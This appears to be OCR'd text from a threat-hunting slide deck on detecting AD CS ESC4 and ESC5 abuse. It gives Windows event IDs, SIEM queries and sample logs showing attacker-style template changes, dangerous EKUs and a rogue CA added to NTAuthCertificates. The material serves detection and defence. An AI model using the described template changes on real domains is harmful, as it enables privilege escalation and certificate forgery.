
Permissions for Domain Users

	Allow	Deny
Full Control	<input type="checkbox"/>	<input type="checkbox"/>
Read	<input type="checkbox"/>	<input type="checkbox"/>
Write	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Enroll	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Autoenroll	<input type="checkbox"/>	<input type="checkbox"/>

Certificate template that vulnerable to the ESC4 technique

Useful events

Use 4898 event to find vulnerable templates:



Certificate template that vulnerable to the ESC4 technique

Let's hunt it!

Search for certificate templates with weak permissions:

```
EventID:4898 AND SecurityDescriptor>(";CCDCLCSWRPWPDTLOCRSDRCWDWO;;;DU" OR  
";CCDCLCSWRPWPDTLOCRSDRCWDWO;;;AU" OR ";CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD" OR  
";WPWDWO;;;DU" OR ";WPWDWO;;;AU" OR ";WPWDWO;;;WD")
```

Time	Channel	EventID	TemplateInternalName	SecurityDescriptor
> May 14, 2022 @ 16:11:02.862	Security	4898	ESC4	0:WDG:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A::CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;DU)(A;;LCRPWPCRWDWO;;;WD)(A;;LCRPWPLORCWDWO;;;AU)

SecurityDescriptor

```
0:WDG:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A::CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;DU)(A;;LCRPWPCRWDWO;;;WD)(A;;LCRPWPLORCWDWO;;;AU)
```

Allow DEMO\Domain Admins
Enroll

Allow DEMO\Enterprise Admins
Enroll

Allow(0x000f00ff) DEMO\Domain Admins
Full Control

Allow(0x000f00ff) DEMO\Enterprise Admins
Full Control

Allow(0x000f00ff) DEMO\dadmin
Full Control

Allow(0x000f01ff) DEMO\Domain Users
Full Control

Allow(0x000e0034) Everyone
Write

Allow(0x000e00b4) NT AUTHORITY\Authenticated Users
Write

Audit AD object modifications

The image shows two overlapping windows from Windows Server. The background window is the Group Policy Management Editor, displaying the 'Audit Policies' section under 'Advanced Audit Policy Configuration'. The 'Audit Directory Service Changes' policy is selected and set to 'Success and Failure'. The foreground window is ADSI Edit, showing the 'CN=Services' container. The 'CN=ESC4' object is selected, and its 'Advanced Security Settings' are being viewed. The 'Auditing' tab is active, showing a table of auditing entries.

Subcategory	Audit Events
Audit Detailed Directory Service Replication	Not Configured
Audit Directory Service Access	Not Configured
Audit Directory Service Changes	Success and Failure
Audit Directory Service Replication	Not Configured

Type	Principal	Access	Inherited from
Succ...	Everyone	Special	CN=Certificate...
Succ...	Everyone	Special	CN=Certificate...

Monitor certificate template modifications. Useful events

Use 5136 event to monitor the modifications of the critical Certificate Templates attributes (pKIEntendedKeyUsage, msPKI-Certificate-Name-Flag, msPKI-Enrollment-Flag). This event also generated when Certificate Template is created:

Event Properties - Event 5136, Microsoft Windows security auditing.

General Details

A directory service object was modified.

Subject:

Security ID:	DEMO\dadmin
Account Name:	dadmin
Account Domain:	DEMO
Logon ID:	0xB420F6

Directory Service:

Name:	demo.local
Type:	Active Directory Domain Services

Object:

DN:	CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local
GUID:	CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local
Class:	pKICertificateTemplate

Attribute:

LDAP Display Name:	msPKI-Certificate-Name-Flag
Syntax (OID):	2.5.5.9
Value:	1 https://bit.ly/3NctSVZ

Operation:

Type:	Value Added
Correlation ID:	{ee83d60f-a2cb-41d2-bd5e-d36fbf24c9eb}
Application Correlation ID:	-

Event Properties - Event 5136, Microsoft Windows security auditing.

General Details

A directory service object was modified.

Subject:

Security ID:	DEMO\dadmin
Account Name:	dadmin
Account Domain:	DEMO
Logon ID:	0xB420F6

Directory Service:

Name:	demo.local
Type:	Active Directory Domain Services

Object:

DN:	CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local
GUID:	CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local
Class:	pKICertificateTemplate

Attribute:

LDAP Display Name:	msPKI-Enrollment-Flag
Syntax (OID):	2.5.5.9
Value:	41 https://bit.ly/3LfjkEO

Operation:

Type:	Value Added
Correlation ID:	{2cf3fa28-8545-4a14-9e33-0a3c4327ad60}
Application Correlation ID:	-

Event Properties - Event 5136, Microsoft Windows security auditing.

General Details

A directory service object was modified.

Subject:

Security ID:	DEMO\dadmin
Account Name:	dadmin
Account Domain:	DEMO
Logon ID:	0xC8A148

Directory Service:

Name:	demo.local
Type:	Active Directory Domain Services

Object:

DN:	CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local
GUID:	CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local
Class:	pKICertificateTemplate

Attribute:

LDAP Display Name:	pKIEntendedKeyUsage
Syntax (OID):	2.5.5.12
Value:	2.5.29.37.0

Operation:

Type:	Value Added
Correlation ID:	{ea8e2e1f-6cdb-4655-8855-eea41d81cce1}
Application Correlation ID:	-

Monitor certificate template modifications. Useful events

Use 4899 event to monitor the modifications of the critical templates attributes. Unfortunately, this event is not suitable for real-time detection of modifications. 4899 is triggered once when the template is changed, and the first enrollment is occurred after this modification. It is also worth noting that the already mentioned event 4898 is also triggered at the same time with 4899

Event Properties - Event 4899, Microsoft Windows security auditing

General Details

A Certificate Services template was updated.

ESC4 v100.30 (Schema V2)
1.3.6.1.4.1.311.21.8.3545524.9779859.5064892.3279104.12974722.100
CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local

Template Change Information:
Old Template Content:
msPKI-Template-Minor-Revision = 28

pKIEntendedKeyUsage =
1.3.6.1.4.1.311.20.2.2 Smart Card Logon
1.3.6.1.4.1.311.10.3.4 Encrypting File System
1.3.6.1.5.5.7.3.2 Client Authentication

msPKI-Certificate-Application-Policy =
1.3.6.1.4.1.311.20.2.2 Smart Card Logon
1.3.6.1.4.1.311.10.3.4 Encrypting File System
1.3.6.1.5.5.7.3.2 Client Authentication

New Template Content:
msPKI-Template-Minor-Revision = 30

pKIEntendedKeyUsage =

<https://www.certhelearning.net>

Event Properties - Event 4899, Microsoft Windows security auditing

General Details

A Certificate Services template was updated.

ESC4 v100.22 (Schema V2)
1.3.6.1.4.1.311.21.8.3545524.9779859.5064892.3279104.12974722.100
CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local

Template Change Information:
Old Template Content:
msPKI-Enrollment-Flag = 0x29 (41)
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
CT_FLAG_PUBLISH_TO_DS -- 0x8
CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)

msPKI-Template-Minor-Revision = 21

New Template Content:
msPKI-Enrollment-Flag = 0x2b (43)
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
CT_FLAG_PEND_ALL_REQUESTS -- 0x2
CT_FLAG_PUBLISH_TO_DS -- 0x8
CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)

msPKI-Template-Minor-Revision = 22

Event Properties - Event 4899, Microsoft Windows security auditing

General Details

A Certificate Services template was updated.

WeakUser v100.9 (Schema V2)
1.3.6.1.4.1.311.21.8.3545524.9779859.5064892.3279104.12974722.100
CN=WeakUser,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local

Template Change Information:
Old Template Content:
msPKI-Certificate-Name-Flag = 0x1 (1)
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT -- 0x1

msPKI-Enrollment-Flag = 0x9 (9)
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
CT_FLAG_PUBLISH_TO_DS -- 0x8

msPKI-Template-Minor-Revision = 7

New Template Content:
msPKI-Certificate-Name-Flag = 0x2000000 (33554432)
CT_FLAG_SUBJECT_ALT_REQUIRE_UPN -- 0x2000000 (33554432)

msPKI-Enrollment-Flag = 0x29 (41)
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
CT_FLAG_PUBLISH_TO_DS -- 0x8
CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)

msPKI-Template-Minor-Revision = 9

Allows requesters to specify a subjectAltName in the CSR

Let's hunt it!

Search for addition of the *CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT* flag to *msPKI-Certificate-Name-Flag* attribute (5136 events):

EventID:"5136" AND ObjectClass:"pKICertificateTemplate" AND OperationType:"%%14674" AND AttributeLDAPDisplayName:"msPKI-Certificate-Name-Flag" AND AttributeValue_list:"CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT"

Time	Channel	EventID	SubjectUserName	OperationType	ObjectDN	AttributeLDAPDisplayName	AttributeValue	AttributeValue_list
May 14, 2022 @ 16:14:14.640	Security	5136	simpleuser	%%14674 Value Added	CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local	msPKI-Certificate-Name-Flag	1	CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT

Search for addition of the *CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT* flag to *msPKI-Certificate-Name-Flag* attribute (4899/4900 events):

EventID:("4899" OR "4900") AND -OldTemplateContent:"CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT" AND NewTemplateContent:"CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT"

Time	Channel	EventID	TemplateInternalName	OldTemplateContent	NewTemplateContent
> May 14, 2022 @ 20:31:19.555	Security	4899	ESC4	msPKI-Certificate-Name-Flag = 0x2000000 (33554432) CT_FLAG_SUBJECT_ALT_REQUIRE_UPN -- 0x2000000 (33554432) msPKI-Enrollment-Flag = 0x2b (43)	msPKI-Certificate-Name-Flag = 0x1 (1) CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT - 0x1 msPKI-Enrollment-Flag = 0x9 (9) CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHM

<https://t.me/learningnets>

Disabling manager approval for certificate issue

Let's hunt it!

Search for deletion of the CT_FLAG_PEND_ALL_REQUESTS flag from msPKI-Enrollment-Flag attribute (5136 events):

*EventID:"5136" AND ObjectClass:"pKICertificateTemplate" AND OperationType:"%%14674" AND AttributeLDAPDisplayName:"msPKI-Enrollment-Flag" AND -AttributeValue_list:*CT_FLAG_PEND_ALL_REQUESTS**

Time	Channel	EventID	SubjectUserName	OperationType	ObjectDN	AttributeLDAPDisplayName	AttributeValue	AttributeValue_list
May 14, 2022 @ 16:14:14.640	Security	5136	simpleuser	%%14674 Value Added	CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local	msPKI-Enrollment-Flag	9	CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS, CT_FLAG_PUBLISH_TO_DS There is no CT_FLAG_PEND_ALL_REQUESTS flag

Search for deletion of the CT_FLAG_PEND_ALL_REQUESTS flag from msPKI-Enrollment-Flag attribute (4899/4900 events):

EventID:("4899" OR "4900") AND OldTemplateContent:"CT_FLAG_PEND_ALL_REQUESTS" AND -NewTemplateContent:"CT_FLAG_PEND_ALL_REQUESTS"

Time	Channel	EventID	TemplateInternalName	OldTemplateContent	NewTemplateContent
> May 14, 2022 @ 16:14:49.137	Security	4899	ESC4	msPKI-Enrollment-Flag = 0xb (11) CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1 CT_FLAG_PEND_ALL_REQUESTS -- 0x2 CT_FLAG_PUBLISH_TO_DS -- 0x8	There is no CT_FLAG_PEND_ALL_REQUESTS flag msPKI-Enrollment-Flag = 0x9 (9) CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1 CT_FLAG_PUBLISH_TO_DS -- 0x8 msPKI-Template-Minor-Revision = 9

Setting dangerous EKUs

Let's hunt it (using 5136 event)!

Search for 5136 events, where AttributeLDAPDisplayName is pKIEntendedKeyUsage and AttributeValue field contains dangerous EKUs (Any Purpose ECU or Certificate Request Agent ECU):

EventID:"5136" AND ObjectClass:"pKICertificateTemplate" AND OperationType:"%%14674" AND AttributeLDAPDisplayName:"pKIEntendedKeyUsage" AND AttributeValue:("2.5.29.37.0" OR "1.3.6.1.4.1.311.20.2.1")

Time ▾	Channel	EventID	SubjectUserName	OperationType	ObjectDN	AttributeLDAPDisplayName	AttributeValue
May 14, 2022 @ 20:37:23.155	Security	5136	simpleuser	%%14674	CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local	pKIEntendedKeyUsage	1.3.6.1.4.1.311.20.2.1 Certificate Request Agent
May 14, 2022 @ 20:35:03.171	Security	5136	simpleuser	%%14674	CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local	pKIEntendedKeyUsage	2.5.29.37.0 Any Purpose

Setting dangerous EKUs

Let's hunt it (using 4899 and 4900 events)!

Search for 4899/4900 events, where NewTemplateContent field contains dangerous EKUs (Any Purpose ECU or Certificate Request Agent ECU) or no EKUs (SubCA Template):

```
EventID:("4899" OR "4900") AND ( (-OldTemplateContent:"1.3.6.1.4.1.311.20.2.1" AND NewTemplateContent:"1.3.6.1.4.1.311.20.2.1")
OR (-OldTemplateContent:"2.5.29.37.0" AND NewTemplateContent:"2.5.29.37.0") OR NewTemplateContent:"pKIExtendedKeyUsage =
msPKI-Certificate-Application-Policy")
```

Time	Channel	EventID	TemplateInternalName	OldTemplateContent	NewTemplateContent
> May 14, 2022 @ 21:45:27.986	Security	4899	ESC4	msPKI-Template-Minor-Revision = 28 pKIExtendedKeyUsage = 1.3.6.1.4.1.311.20.2.2 Smart Card Logon 1.3.6.1.4.1.311.10.3.4 Encrypting File System 1.3.6.1.5.5.7.3.2 Client Authentication	msPKI-Template-Minor-Revision = 30 pKIExtendedKeyUsage = SubCA (no EKUs) msPKI-Certificate-Application-Policy =
> May 14, 2022 @ 21:44:05.321	Security	4899	ESC4	msPKI-Template-Minor-Revision = 26 pKIExtendedKeyUsage = 1.3.6.1.4.1.311.20.2.2 Smart Card Logon 1.3.6.1.4.1.311.10.3.4 Encrypting File System 1.3.6.1.5.5.7.3.2 Client Authentication	msPKI-Template-Minor-Revision = 27 pKIExtendedKeyUsage = 1.3.6.1.4.1.311.20.2.1 Certificate Request Agent 1.3.6.1.4.1.311.20.2.2 Smart Card Logon 1.3.6.1.4.1.311.10.3.4 Encrvptina File Svstem
> May 14, 2022 @ 21:42:08.618	Security	4899	ESC4	msPKI-Template-Minor-Revision = 24 pKIExtendedKeyUsage = 1.3.6.1.4.1.311.20.2.2 Smart Card Logon 1.3.6.1.4.1.311.10.3.4 Encrypting File System 1.3.6.1.5.5.7.3.2 Client Authentication	msPKI-Template-Minor-Revision = 25 pKIExtendedKeyUsage = 2.5.29.37.0 Any Purpose 1.3.6.1.4.1.311.20.2.2 Smart Card Logon 1.3.6.1.4.1.311.10.3.4 Encrvptina File Svstem

Template security descriptor modifications

Useful events

Use 4900/5136 events to monitor the modifications of the templates' security descriptor:

Event Properties - Event 4900, Microsoft Windows security auditing.

General Details

New Security Descriptor: O:S-1-5-21-3970906361-1696223450-2713567039-1104G:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA;;CR;a05b8cc2-17bc-4802-a710-e7c15ab866a2;;DU)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A;;LCRPWPLORCWDWO;;;AU)

Allow DEMO\Domain Users Auto-Enroll

Allow DEMO\Domain Admins Enroll

Allow DEMO\Domain Users Enroll

Allow DEMO\Enterprise Admins Enroll

Allow NT AUTHORITY\Authenticated Users Auto-Enroll

Allow(0x000f00ff) DEMO\Domain Admins Full Control

Allow(0x000f00ff) DEMO\Enterprise Admins Full Control

Allow(0x000f00ff) DEMO\dadmin Full Control

Allow(0x000e00b4) NT AUTHORITY\Authenticated Users Write

Event Properties - Event 5136, Microsoft Windows security auditing.

General Details

Directory Service:
Name: demo.local
Type: Active Directory Domain Services

Object:
DN: CN=ESC1,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local
GUID: CN=ESC1,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local
Class: pKICertificateTemplate

Attribute:
LDAP Display Name: nTSecurityDescriptor
Syntax (OID): 2.5.5.15
Value: O:S-1-5-21-3970906361-1696223450-2713567039-1104G:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA;;CR;a05b8cc2-17bc-4802-a710-e7c15ab866a2;;DU)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A;;LCRPWPLORCWDWO;;;AU)S:AI(OU;CIIDSA;CC;e5209ca2-3bba-11d2-90cc-00c04fd91ab1;;WD)(AU;CIIDSA;SWWPSDWDWO;;;WD)

Operation:
Type: Value Added

Correlation ID: {b5974e74-628a-4ed7-84bf-592a9ea9231e}

ESC5 – Vulnerable PKI AD Object Access Control

Several objects outside of certificate templates and the certificate authority itself can have a security impact on the entire AD CS system:

- The CA server's AD computer object
- The CA server's RPC/DCOM server
- Any descendant AD object or container in the container CN=Public Key Services, CN=Services, CN=Configuration, DC=demo, DC=local (e.g., the Certificate Templates container, Certification Authorities container, the **NTAuthCertificates object**, the Enrollment Services Container, etc...)

If a low-privileged attacker can gain control over any of these, the attack can likely compromise the PKI system.

The screenshot shows the ADSI Edit tool. The left pane displays the AD object hierarchy, with the 'CN=Public Key Services' container expanded. The right pane shows a table of objects within this container, with 'CN=NTAuthCertificates' highlighted. Below this, the 'CN=Certification Authorities Properties' dialog box is open, showing the 'Security' tab. The 'Group or user names' list includes 'Authenticated Users', 'SYSTEM', 'Domain Admins (DEMO\Domain Admins)', and 'Enterprise Admins (DEMO\Enterprise Admins)'. The 'Permissions for Authenticated Users' table is also visible, showing that 'Authenticated Users' has 'Read' permissions.

Name	Class	Distinguished Name
CN=AIA	container	CN=AIA,CN=Public Key Service
CN=CDP	container	CN=CDP,CN=Public Key Servic
CN=Certificate Templates	container	CN=Certificate Templates,CN=
CN=Certification Authorities	container	CN=Certification Authorities,Cl
CN=Enrollment Services	container	CN=Enrollment Services,CN=P
CN=KRA	container	CN=KRA,CN=Public Key Servic
CN=OID	msPKI-E...	CN=OID,CN=Public Key Servi
CN=NTAuthCertificates	certifica...	CN=NTAuthCertificates,CN=Pt

Permissions for Authenticated Users	Allow	Deny
Full control	<input type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write	<input type="checkbox"/>	<input type="checkbox"/>
Create all child objects	<input type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input type="checkbox"/>	<input type="checkbox"/>

Installing and rogue CA certificate. Useful events

- During authentication, the domain controller checks if NTAuthCertificates object contains an entry for the CA specified in the authenticating certificate's Issuer field.
- If it is, authentication proceeds. If the certificate is not in the NTAuthCertificates object, authentication fails.
- An alternative path to forgery is to generate a self-signed CA certificate and add it to the NTAuthCertificates object. Attackers can do this if they have control over the NTAuthCertificates AD object.

The image shows two screenshots from the Active Directory console. The left screenshot is the 'Manage AD Containers' window, showing the 'NTAuthCertificates' container with two entries: 'demo-CA' (Status: OK) and 'fakeca' (Status: Partial Chain). A red box highlights the 'fakeca' entry. The right screenshot is the 'CN=NTAuthCertificates Properties' window, showing the 'Security' tab. The 'Attributes' list includes 'cACertificate' with a value of '\\30\82\05\58\30\82\04\40\A0\03\02\01\'. A 'Multi-valued Octet String Editor' dialog is open, showing the 'cACertificate' attribute with two values: '\\30\82\03\59\30\82\02\41\A0\03\02\01\02\02\' and '\\30\82\05\58\30\82\04\40\A0\03\02\01\02\02\'.

Manage AD Containers

Certification Authorities Container | Enrollment Services Container

NTAuthCertificates | AIA Container | CDP Container | KRA Container

Name	Status
demo-CA	OK
fakeca	Partial Chain

Attribute Editor | Security

Attributes:

Attribute	Value
adminDescription	<not set>
adminDisplayName	<not set>
authorityRevocationList	
cACertificate	\\30\82\05\58\30\82\04\40\A0\03\02\01\
cACertificate-DN	<not set>

Multi-valued Octet String Editor

Attribute: cACertificate


